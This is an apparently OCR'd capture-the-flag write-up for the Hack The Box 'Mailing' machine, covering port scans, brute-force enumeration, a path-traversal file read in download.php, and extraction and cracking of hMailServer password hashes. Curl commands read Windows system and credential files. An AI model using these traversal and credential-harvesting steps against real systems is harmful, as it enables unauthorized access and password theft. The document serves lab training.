HTB- mailing - web exploitation - revshell

IP : 10.10.11.14

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.14 -Pn
```

```
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mailing
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: TOP UIDL USER
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: CHILDREN OK completed SORT NAMESPACE ACL QUOTA IDLE
IMAP4 CAPABILITY IMAP4rev1 RIGHTS=texkA0001
445/tcp   open  microsoft-ds?
465/tcp   open  ssl/smtp      hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
587/tcp   open  smtp          hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN,
HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```

```
993/tcp   open  ssl/imap      hMailServer imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
53195/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (97%), Microsoft
Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows
10 1803 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1d00h00m07s
| smb2-time:
|   date: 2025-07-22T18:18:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 143/tcp)
HOP RTT       ADDRESS
```

```
1   291.97 ms 10.10.14.1
2   302.30 ms dc.mailing.htb (10.10.11.14)
```

The host is Windows, and based on the IIS version it’s at least 10 or server 1016.

Enumeration to prioritize:

- There’s a webserver on TCP 80. It’s redirecting to mailing.htb.
- SMB (445).

I’ll also note that there’s a bunch of mail-related ports: POP3 (110), IMAP (143, 993), SMTP (465, 587). These will likely need creds, though there’s potential to enumerate usernames.

WinRM (5985) is also open, so if I get creds, I’ll want to check to see if they work for a remote user.

Subdomain Brute Force

Given the use of name-based routing on the webserver, I’ll use `ffuf` to check for any subdomains of `mailing.htb` the respond differently.

```
oxdf@hacky$ ffuf -u http://10.10.11.14 -H "Host: FUZZ.mailing.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.14
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-
top1million-20000.txt
 :: Header           : Host: FUZZ.mailing.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
```

```
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 74 req/sec :: Duration: [0:05:02]
:: Errors: 0 ::
```

It doesn’t find anything. I’ll add `mailing.htb` to my `/etc/hosts` file:

```
10.10.11.14 mailing.htb
```

SMB - TCP 445

Without creds, I’m not able to get any access to SMB:;


```
oxdf@hacky$ netexec smb 10.10.11.14 -u guest -p ''
SMB         10.10.11.14     445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.10.11.14     445    MAILING          [-] MAILING\guest:
STATUS_LOGON_FAILURE
oxdf@hacky$ netexec smb 10.10.11.14 -u oxdf -p 'oxdf'
```

```
SMB         10.10.11.14     445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.10.11.14     445    MAILING          [-] MAILING\oxdf:oxdf
STATUS_LOGON_FAILURE
oxdf@hacky$ smbclient -N -L //10.10.11.14
session setup failed: NT_STATUS_ACCESS_DENIED
```

Website - TCP 80

Site

The website is for an organization that provides a mail server:



Mailing - The ultimate mail server

About us

Chatting around the world, in a secure way. In Mailing we take care of the security of our clients, protecting them from scams and phishing.

The server

Using any mail client you can connect to our server with your account with any system (Linux, MacOS or Windows) and you're ready to start mailing! Powered by hMailServer

Contact us

In case of any issues using our services, please contact us reporting the issue

Our Team

Ruy Alonso
IT Team

Maya Bendito
Support Team


Gregory Smith
Founder and CEO

Installation

In order to connect your computer to our mail service, please follow the instructions below.

There’s three names on the site which I’ll make note of.

The “Download Instructions” button is a link to `http://mailing.htb/download.php?file=instructions.pdf`. This is a 16 page PDF that contains instructions for setting up a mail client on Windows and Ubuntu, covering Windows Mail and Thunderbird. One thing to note in the document is the email address used in an example:



And we write the message:

From: user@mailing.htb

To: maya@mailing.htb;

My first mail!

Hey Maya! This is my first mail!

Sent from Mail for Windows

After that Maya should see our mail.

`maya@mailing.htb` matches with the name above. I'll note that, and that the other two users are likely `ruy@mailing.htb` and `gregory@mailing.htb`.

Tech Stack

The HTTP response headers have a good bit of information:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
X-Powered-By: ASP.NET
Date: Sat, 04 May 2024 21:15:19 GMT
Connection: close
Content-Length: 4681
```

It's IIS, running both ASP.NET and PHP. PHP isn't surprising as I already identified `download.php`.

Directory Brute Force

I’ll run `feroxbuster` against the site, and include `-x php,aspx` since I know the site is PHP and to check for ASP.NET files as well:

```
oxdf@hacky$ feroxbuster -u http://mailing.htb -x php,aspx


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://mailing.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.9.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [php, aspx]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       94w     1251c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET       42l      159w        -c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      132l      375w     4681c http://mailing.htb/
200      GET        1l        5w       31c http://mailing.htb/download.php
301      GET        2l       10w      160c http://mailing.htb/assets =>
http://mailing.htb/assets/
200      GET      132l      375w     4681c http://mailing.htb/index.php
301      GET        2l       10w      160c http://mailing.htb/Assets =>
http://mailing.htb/Assets/
200      GET        1l        5w       31c http://mailing.htb/Download.php
301      GET        2l       10w      166c http://mailing.htb/instructions
=> http://mailing.htb/instructions/
200      GET      132l      375w     4681c http://mailing.htb/Index.php
```

```
301      GET        2l       10w      166c http://mailing.htb/Instructions
=> http://mailing.htb/Instructions/
200      GET        1l        5w       31c http://mailing.htb/DOWNLOAD.php
200      GET        1l        5w       31c http://mailing.htb/DownLoad.php
400      GET        6l       26w      324c http://mailing.htb/error%1F_log
400      GET        6l       26w      324c
http://mailing.htb/error%1F_log.php
400      GET        6l       26w      324c
http://mailing.htb/error%1F_log.aspx
400      GET        6l       26w      324c
http://mailing.htb/assets/error%1F_log
400      GET        6l       26w      324c
http://mailing.htb/assets/error%1F_log.php
400      GET        6l       26w      324c
http://mailing.htb/assets/error%1F_log.aspx
400      GET        6l       26w      324c
http://mailing.htb/Assets/error%1F_log
400      GET        6l       26w      324c
http://mailing.htb/Assets/error%1F_log.php
400      GET        6l       26w      324c
http://mailing.htb/Assets/error%1F_log.aspx
400      GET        6l       26w      324c
http://mailing.htb/instructions/error%1F_log
400      GET        6l       26w      324c
http://mailing.htb/instructions/error%1F_log.php
400      GET        6l       26w      324c
http://mailing.htb/instructions/error%1F_log.aspx
400      GET        6l       26w      324c
http://mailing.htb/Instructions/error%1F_log
400      GET        6l       26w      324c
http://mailing.htb/Instructions/error%1F_log.php
400      GET        6l       26w      324c
http://mailing.htb/Instructions/error%1F_log.aspx
[####################] - 7m    450000/450000  0s      found:26      errors:0
[####################] - 5m     90000/90000   254/s   http://mailing.htb/
[####################] - 5m     90000/90000   253/s
http://mailing.htb/assets/
[####################] - 5m     90000/90000   253/s
http://mailing.htb/Assets/
[####################] - 5m     90000/90000   254/s
http://mailing.htb/instructions/
[####################] - 5m     90000/90000   280/s
http://mailing.htb/Instructions/
```

I already know about `download.php`, and nothing else looks interesting.

Shell as maya

Leak Administrator Password

Identify File Read

I noted above that the instructions were downloaded from `/download.php?file=instructions.pdf` I’ll watch to check this for a directory traversal / general file read. With a bit of playing around, I’ll get file read working:

```
oxdf@hacky$ curl http://mailing.htb/download.php?
file=../../windows/system32/drivers/etc/hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

127.0.0.1       mailing.htb
```

It’s worth noting that it works as well with the slashes the other way, as long as they are escaped (so `\\`):

```
oxdf@hacky$ curl 'http://mailing.htb/download.php?
file=..\\..\\windows\\system32\\drivers\\etc\\hosts'
# Copyright (c) 1993-2009 Microsoft Corp.
...[snip]...
```


The webserver is running out of an odd location, but if I were able to guess that it’s in `C:\wwwroot`, I could read the source of `download.php`:

```
oxdf@hacky$ curl http://mailing.htb/download.php?
file=../../wwwroot/download.php
<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];

    $file_path = 'C:/wwwroot/instructions/' . $file;
    if (file_exists($file_path)) {

        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment;
filename="'.basename($file_path).'"');
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: ' . filesize($file_path));
        echo(file_get_contents($file_path));
        exit;
    } else {
        echo "File not found.";
    }
} else {
    echo "No file specified for download.";
}
?>
```

It’s literally just appending the input path to a base path and calling `file_get_contents`. This is not a local file include (LFI) vulnerability, as the contents fetched with `file_get_contents` are not executed as PHP code (which is why I’m able to read it as PHP source). This actually was an LFI at release, which I’ll show in Beyond Root.

Recover Password Hash

hMailServer stores it’s configuration data in `hMailServer.ini`. There’s a bunch of places it seems like this can be located according to different documentation pages and searches. I’ll eventually find this forum post where a responder suggests `C:\Program Files (x86)\hMailServer\Bin\`:



Changing account name from DB / Folder instead GUI

Changing account name from DB / Folder instead GUI

by ozan26oral » 2022-06-21 22:23

Hello,

Stopping Hmailserver service then changing account name from accounts table at sql and changing data folder name to a new one cause any issues?

Thanks.

Re: Changing account name from DB / Folder instead GUI

by jim.bus » 2022-06-21 23:00

I am assuming by accounts table name you are referring to the Email Account Name.

I wouldn't do it using the method you asked about.

Use hMailAdmin to change the Email Account names. See this documentation https://www.hmailserver.com/documentati ... e_accounts

To change your Data Folder name, make the change in hMailServer.ini located in C:\Program Files (x86)\hMailServer\Bin.

You will then most likely need to Restart the hMailserver Service to pick up the new Data Folder name.

If you think you understand quantum mechanics, you don't understand quantum mechanics.

Re: Changing account name from DB / Folder instead GUI

by palinka » 2022-06-21 23:40

Click for full size image


That works!

```
oxdf@hacky$ curl 'http://mailing.htb/download.php?file=../../Program+Files+
(x86)/hMailServer/bin/hMailServer.ini'
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

There are two hashes stored as `AdministratorPassword` and `Password`.

Recover Password

These passwords hashes are MD5, so I'll drop them in CrackStation:



Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator
0a9f8ad8bf896b501dde74f08efd7e4c	Unknown	Not found.

The administrator password is "homenetworkingadministrator".

These creds don't work for the administrator user on the box:

```
oxdf@hacky$ netexec smb mailing.htb -u administrator -p
'homenetworkingadministrator'
SMB         10.10.11.14     445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.10.11.14     445    MAILING          [-]
MAILING\administrator:homenetworkingadministrator STATUS_LOGON_FAILURE
```

Validate Mail Password

Given that this credential came from hMailServer, it seems likely that it'll work for logging into SMTP to send mail. I can validate that with Python and `smtplib`:

```
oxdf@hacky$ python
Python 3.12.3 (main, Jul 31 2024, 17:43:48) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import smtplib
>>> server = smtplib.SMTP('mailing.htb:587')
>>> server.login('administrator', 'homenetworkingadministrator')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3.12/smtplib.py", line 750, in login
    raise last_exception
  File "/usr/lib/python3.12/smtplib.py", line 739, in login
    (code, resp) = self.auth(
                   ^^^^^^^^^^
  File "/usr/lib/python3.12/smtplib.py", line 662, in auth
    raise SMTPAuthenticationError(code, resp)
smtplib.SMTPAuthenticationError: (535, b'Authentication failed. Restarting
authentication process.')
>>> server.login('administrator@mailing.htb', 'homenetworkingadministrator')
(235, b'authenticated.')
```

It fails when it tries the username "administrator", but when I do "administrator@mailing.htb", it reports success.

I could also use `swaks` (command line mail sender, `apt install swaks`) with the `--auth` flags and `--quit-after` to avoid actually sending any mail:

```
oxdf@hacky$ swaks --auth-user 'administrator@mailing.htb' --auth LOGIN --
auth-password homenetworkingadministrator --quit-after AUTH --server
mailing.htb
=== Trying mailing.htb:25...
=== Connected to mailing.htb.
<-  220 mailing.htb ESMTP
 -> EHLO hacky
<-  250-mailing.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN PLAIN
<-  250 HELP
 -> AUTH LOGIN
```

```
<-  334 VXNlcm5hbWU6
 -> YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
<-  334 UGFzc3dvcmQ6
 -> aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
<-  235 authenticated.
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

